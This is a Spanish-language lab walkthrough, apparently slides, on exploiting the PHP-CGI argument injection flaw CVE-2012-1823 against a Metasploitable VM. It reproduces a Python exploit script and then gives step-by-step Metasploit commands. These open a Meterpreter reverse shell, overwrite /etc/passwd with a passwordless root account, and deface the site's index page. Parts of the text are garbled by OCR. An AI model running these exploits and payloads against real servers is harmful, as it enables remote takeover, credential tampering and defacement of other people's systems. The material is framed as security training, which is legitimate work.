NATIONAL VULNERABILITY DATABASE

VULNERABILITIES

CVE-2012-1823 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.

Source: MITRE

Impact

CVSS v2.0 Severity and Metrics:

Base Score: 7.5 HIGH

Vector: (AV:N/AC:L/Au:N/C:P/I:P/A:P) (V2 legend)

Impact Subscore: 6.4

Exploitability Subscore: 10.0

Access Vector (AV): Network

Access Complexity (AC): Low

Authentication (AU): None

Confidentiality (C): Partial

Integrity (I): Partial


Availability (A): Partial

Additional Information:

Allows unauthorized disclosure of information

Allows unauthorized modification

Allows disruption of service



CVE-2012-1823 - - PHP CGI Argument Injection Exploit

exploit-db.com/exploits/18836

```
import socket
import sys

def cgi_exploit():
    pwn_code = "<?php phpinfo();?>"
    post_Length = len(pwn_code)
    http_raw = "POST /?-dallow_url_include%3don+-dauto_prepend_file%3dphp://input HTTP/1.1"

    Host: %s
    Content-Type: application/x-www-form-urlencoded
    Content-Length: %s

%s
""" %(HOST , post_Length , pwn_code)
    print http_raw
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((HOST, int(PORT)))
        sock.send(http_raw)
        data = sock.recv(10000)
        print repr(data)
        sock.close()
    except socket.error, msg:
        sys.stderr.write("[ERROR] %s\n" % msg[1])
        sys.exit(1)

if __name__ == '__main__':
    try:
        HOST = sys.argv[1]
        PORT = sys.argv[2]
        cgi_exploit()
    except IndexError:
        print '[+]Usage: cgi_test.py site.com 80'
        sys.exit(-1)
```

securityfocus.com/bid/53388/exploit



SecurityFocus™

Symantec Connect

A technical community for Symantec customers, end-users,

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[discussion](#)

[exploit](#)

[solution](#)

[ref](#)

PHP 'php-cgi' Information Disclosure Vulnerabilit

An attacker can exploit this issue through a browser.

The following example URI and exploit codes are available:

<http://www.example.com/index.php?-s>

- [/data/vulnerabilities/exploits/53388-2.py](#)
- [/data/vulnerabilities/exploits/53388.php](#)
- [/data/vulnerabilities/exploits/53388-3.py](#)
- [/data/vulnerabilities/exploits/53388.pl](#)
- [/data/vulnerabilities/exploits/53388.zip](#)
- [/data/vulnerabilities/exploits/53388.c](#)
- [/data/vulnerabilities/exploits/53388-4.py](#)
- [/data/vulnerabilities/exploits/53388-5.py](#)
- [/data/vulnerabilities/exploits/53388.rb](#)
- [/data/vulnerabilities/exploits/53388-1.py](#)

CVE-2012-1823 - - PHP CGI Argument Injection Exploit

Iniciar el servicio de postgresql
que viene en Kali Linux

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# service postgresql start  
root@kali:~#
```

Iniciar la base de datos de exploits y
payloads de msfconsole

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# service postgresql start  
root@kali:~# msfdb init  
[i] Database already started  
[i] The database appears to be already configured, skipping initialization  
root@kali:~#
```

Iniciar msfconsole

Realizar una búsqueda de exploits asociados a la vulnerabilidad detectada

[illegible]

```

Press SPACE BAR to continue

      =[ metasploit v4.17.17-dev                               ]
+ -- --=[ 1817 exploits - 1031 auxiliary - 315 post           ]
+ -- --=[ 539 payloads - 42 encoders - 10 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search 2012-1823

Matching Modules
=====

  Name                                           Disclosure Date  Rank       Description
  ----                                           -
  exploit/multi/http/php_cgi_arg_injection      2012-05-03      excellent  PHP CGI Argument Injection

msf >

```

CVE-2012-1823 - - PHP CGI Argument Injection Exploit

Seleccionar el exploit
encontrado

```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(multi/http/php_cgi_arg_injection) >
```

Validar los argumentos de
configuración del exploit

```
msf exploit(multi/http/php_cgi_arg_injection) > show options
```

```
Module options (exploit/multi/http/php_cgi_arg_injection):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
PLESK	false	yes	Exploit Plesk
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST		yes	The target address
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI		no	The URI to request (must be a CGI-handled PHP script)
URIENCODING	0	yes	Level of URI URIENCODING and padding (0 for minimum)
VHOST		no	HTTP server virtual host

```
Exploit target:
```

Id	Name
--	----
0	Automatic

CVE-2012-1823 - - PHP CGI Argument Injection Exploit

Configurar la IP de la víctima
y el URIENCODING

```
msf exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.0.19
RHOST => 192.168.0.19
msf exploit(multi/http/php_cgi_arg_injection) > set URIENCODING 4
URIENCODING => 4
msf exploit(multi/http/php_cgi_arg_injection) > 
```

Listar los payloads
disponibles para este exploit

```
msf exploit(multi/http/php_cgi_arg_injection) > show payloads
```

Compatible Payloads
=====

Name	Disclosure Date	Rank	Description
generic/custom		normal	Custom Payload
generic/shell_bind_tcp		normal	Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp		normal	Generic Command Shell, Reverse TCP Inline
php/bind_perl		normal	PHP Command Shell, Bind TCP (via Perl)
php/bind_perl_ipv6		normal	PHP Command Shell, Bind TCP (via perl) IPv6
php/bind_php		normal	PHP Command Shell, Bind TCP (via PHP)
php/bind_php_ipv6		normal	PHP Command Shell, Bind TCP (via php) IPv6
php/download_exec		normal	PHP Executable Download and Execute
php/exec		normal	PHP Execute Command
php/meterpreter/bind_tcp		normal	PHP Meterpreter, Bind TCP Stager
php/meterpreter/bind_tcp_ipv6		normal	PHP Meterpreter, Bind TCP Stager IPv6
php/meterpreter/bind_tcp_ipv6_uuid		normal	PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
php/meterpreter/bind_tcp_uuid		normal	PHP Meterpreter, Bind TCP Stager with UUID Support
php/meterpreter/reverse_tcp		normal	PHP Meterpreter, PHP Reverse TCP Stager
php/meterpreter/reverse_tcp_uuid		normal	PHP Meterpreter, PHP Reverse TCP Stager
php/meterpreter/reverse_tcp		normal	PHP Meterpreter, Reverse TCP Inline
php/reverse_perl		normal	PHP Command, Double Reverse TCP Connection (via Perl)
php/reverse_php		normal	PHP Command Shell, Reverse TCP (via PHP)

```
msf exploit(multi/http/php_cgi_arg_injection) > 
```

CVE-2012-1823 - - PHP CGI Argument Injection Exploit

Primer forma de ataque:

Definir un payload de tipo reverse_tcp

```
msf exploit(multi/http/php_cgi_arg_injection) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > █
```

Lanzar el ataque para obtener una consola de meterpreter que controle la máquina víctima:

```
msf exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.0.20:4444
[*] Sending stage (37775 bytes) to 192.168.0.19
[*] Meterpreter session 1 opened (192.168.0.20:4444 -> 192.168.0.19:49805) at 2019-10-07 03:58:29 -0400

meterpreter > █
```


CVE-2012-1823 - - PHP CGI Argument Injection Exploit

Ya estamos dentro del servidor víctima, ahora debemos buscar los comandos adecuados que nos permitan editar el archivo **index.php** y lograr el defacement

Utilizar los comandos de edición de archivos y los de transferencia para modificar el archivo **index.php** (investigar)

```
meterpreter > help

Core Commands
=====

Command      Description
-----
?            Help menu
background   Backgrounds the current session
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts  Get the current session timeout values
guid         Get the session GUID
help         Help menu
info         Displays information about a Post module
irb          Open an interactive Ruby shell on the current session
load         Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
migrate      Migrate the server to another process
pry          Open the Pry debugger on the current session
quit         Terminate the meterpreter session
read         Reads data from a channel
resource     Run the commands stored in a file
```


CVE-2012-1823 - - PHP CGI Argument Injection Exploit

Segunda forma de ataque:

Definir otro payload de tipo php/exec

```
msf exploit(multi/http/php_cgi_arg_injection) > set PAYLOAD php/exec  
PAYLOAD => php/exec
```

Ahora debemos definir el comando a ejecutar en la máquina víctima

```
msf exploit(multi/http/php_cgi_arg_injection) > show options  
Module options (exploit/multi/http/php_cgi_arg_injection):  


| Name        | Current Setting | Required | Description                                                  |
|-------------|-----------------|----------|--------------------------------------------------------------|
| ----        | -----           | -----    | -----                                                        |
| PLESK       | false           | yes      | Exploit Plesk                                                |
| Proxies     |                 | no       | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOST       | 192.168.0.19    | yes      | The target address                                           |
| RPORT       | 80              | yes      | The target port (TCP)                                        |
| SSL         | false           | no       | Negotiate SSL/TLS for outgoing connections                   |
| TARGETURI   |                 | no       | The URI to request (must be a CGI-handled PHP script)        |
| URIENCODING | 0               | yes      | Level of URI URIENCODING and padding (0 for minimum)         |
| VHOST       |                 | no       | HTTP server virtual host                                     |


  
Payload options (php/exec):  


| Name | Current Setting                          | Required | Description                   |
|------|------------------------------------------|----------|-------------------------------|
| ---- | -----                                    | -----    | -----                         |
| CMD  | echo "toor::0:0:::/bin/bash">/etc/passwd | yes      | The command string to execute |


```

CVE-2012-1823 - - PHP CGI Argument Injection Exploit


Segunda forma de ataque:



PHP Version 5.2.4-2ubuntu5.10



System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613



```
<?php  
phpinfo()  
?>
```

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Segunda forma de ataque:

Definir otro payload de tipo php/exec

```
msf exploit(multi/http/php_cgi_arg_injection) > set TARGETURI /phpinfo.php  
TARGETURI => /phpinfo.php  
msf exploit(multi/http/php_cgi_arg_injection) >
```

Ahora debemos definir el comando a ejecutar en la máquina víctima

```
msf exploit(multi/http/php_cgi_arg_injection) > set CMD echo \"Hacked by Daniel\">/var/www/index.html  
CMD => echo \"Hacked by Daniel\">/var/www/index.html  
msf exploit(multi/http/php_cgi_arg_injection) >
```

Lanzar el ataque

```
msf exploit(multi/http/php_cgi_arg_injection) > exploit  
[*] Exploit completed, but no session was created.  
msf exploit(multi/http/php_cgi_arg_injection) >
```


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Segunda forma de ataque:


Un archivo **hacked.html** se debe haber creado en el servidor víctima

El archivo creado debe ser accesible por medio de un navegador. ¡Ya hemos logrado el defacement!

```
msfadmin@metasploitable:/var/www$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:09:45:e2
          inet addr:192.168.0.19  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe09:45e2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:632 errors:0 dropped:0 overruns:0 frame:0
          TX packets:388 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:258877 (252.8 KB)  TX bytes:364436 (355.8 KB)
          Base address:0xd010 Memory:f0000000-f0020000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:363 errors:0 dropped:0 overruns:0 frame:0
          TX packets:363 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:149913 (146.3 KB)  TX bytes:149913 (146.3 KB)

msfadmin@metasploitable:/var/www$ ls
dav  index1.php  index.php  new      phpinfo.php  test      tikiwiki-old
dowa index.html  mutillidae owned.html phpMyAdmin  tikiwiki   twiki
msfadmin@metasploitable:/var/www$ _
```



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El sitio web afectado debería lucir así:





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¡Gracias!